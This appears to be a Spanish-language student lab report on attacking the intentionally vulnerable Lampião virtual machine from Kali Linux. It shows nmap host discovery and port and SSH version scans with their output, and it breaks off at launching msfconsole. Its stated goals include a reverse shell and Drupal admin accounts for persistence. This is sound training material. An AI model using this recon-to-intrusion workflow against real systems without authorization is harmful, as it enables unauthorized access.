Informe 2 Parcial # 2

Camilo Andrés Tello Mosquera

Universidad Tecnológica del Chocó Diego Luis Córdoba
Facultad de Ingeniería
Ingeniería de telecomunicaciones e informática
Auditoria y Seguridad de redes

Prof. Rafael Sandoval Morales

Quibdó-Choco

TABLA DE CONTENIDO

TABLA DE ILUSTRACIONES

INTRODUCCIÓN

El laboratorio permitió comprender de manera práctica cómo un atacante puede avanzar paso a paso desde la **exploración inicial de un sitio web** hasta obtener **control completo del sistema**. Además, se incluyó la **creación de usuarios administradores en Drupal**, demostrando cómo un atacante puede garantizar persistencia en el sistema.

Esta práctica reforzó la importancia de mantener una correcta configuración y actualización en los servicios web, ya que vulnerabilidades aparentemente pequeñas pueden comprometer completamente un sistema, evidenciando la necesidad de políticas robustas de seguridad y gestión de accesos.

OBJETIVOS GENERALES

Analizar y explotar vulnerabilidades en la máquina **Lampião** para obtener acceso remoto.

OBJETIVOS ESPECÍFICOS

- Explorar Lampião para identificar vulnerabilidades en servicios web.
- Aplicar técnicas de enumeración, explotación y escalada de privilegios.
- Obtener acceso a la máquina mediante **SSH y shell inversa**.
- Crear usuarios con privilegios de administrador en Drupal para demostrar persistencia.

1 INFORME 2 – PARCIAL # 2

1.1 Configuracion Red Lampiao






Ilustración 1 Configuracion Red Lampiao

1.2 Configuración de la máquina Lampião


Encendí e inicié la máquina **Lampião**.



Encendí e inicié la máquina atacante **Kali Linux**.



Abrí la **consola de Kali Linux** para ejecutar comandos de exploración y ataque.



1.3 Configuración inicial de la red

Inicié la máquina virtual **Lampião** y mi entorno atacante en **Kali Linux**. Verifiqué conectividad y realicé un escaneo de red con el siguiente comando:

nmap -sV 192.192.192.0/24




Ilustración 2 Escaneo de Red




Ilustración 3 Ip Lampiao

1.4 Exploración inicial y enumeración de servicios

Una vez identificado el host víctima con la dirección **192.192.192.16**, procedí a realizar un escaneo más específico sobre los primeros 2000 puertos, con el fin de detectar qué servicios se encontraban en ejecución:

nmap -p 1-2000 192.192.192.16

```
┌──(root㉿Freeman)-[/home/tello]
└─# nmap -p 1-2000 192.192.192.16
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 09:46 -05
Nmap scan report for medmgmt-16.tajen.edu.tw (192.192.192.16)
Host is up (0.0043s latency).
Not shown: 1997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
1898/tcp open  cymtec-port
MAC Address: 08:00:27:FE:FB:E7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.67 seconds
```

Ilustración 4 nmap -p 1-2000 192.192.192.16

El escaneo permitió descubrir un servicio web activo en el puerto **1898**, además del servicio estándar HTTP.
Posteriormente, accedí al navegador para verificar manualmente los servicios expuestos. Primero ingresé únicamente la dirección IP:

http://192.192.192.16





Ilustración 5 http://192.192.192.16

luego exploré el puerto adicional identificado:}
http://192.192.192.16:1898



Entramos al navegador y pegamos la IP: **192.192.192.16:1898**





Ilustración 6 Ilustración 6 http://192.192.192.16:1898

Buscamos los posibles usuarios que podemos encontrar guiándonos de nombres



Esto me permitió confirmar la existencia de un portal web asociado al servidor vulnerable. Con el fin de profundizar en la enumeración, realicé un escaneo más dirigido al puerto **22**, donde se encontraba el servicio **SSH**, utilizando scripts de reconocimiento y detección de versión:

Nmap -p 22 192.192.192.16 -A -sC

```
┌──(root㉿Freeman)-[/home/tello]
└─# nmap -p 22 192.192.192.16 -A -sC
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 09:57 -05
Nmap scan report for medmgmt-16.tajen.edu.tw (192.192.192.16)
Host is up (0.0025s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 46:b1:99:60:7d:81:69:3c:ae:1f:c7:ff:c3:66:e3:10 (DSA)
|   2048 f3:e8:88:f2:2d:d0:b2:54:0b:9c:ad:61:33:59:55:93 (RSA)
|   256 ce:63:2a:f7:53:6e:46:e2:ae:81:e3:ff:b7:16:f4:52 (ECDSA)
|_  256 c6:55:ca:07:37:65:e3:06:c1:d6:5b:77:dc:23:df:cc (ED25519)
MAC Address: 08:00:27:FE:FB:E7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   2.51 ms medmgmt-16.tajen.edu.tw (192.192.192.16)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.72 seconds
```

Ilustración 7 Nmap -p 22 192.192.192.16 -A -sC

Este análisis reveló que el servidor utilizaba **OpenSSH**, lo cual lo convertía en un vector de ataque potencial.

A continuación, inicié **msfconsole** para verificar módulos de explotación relacionados:
mfsconsole

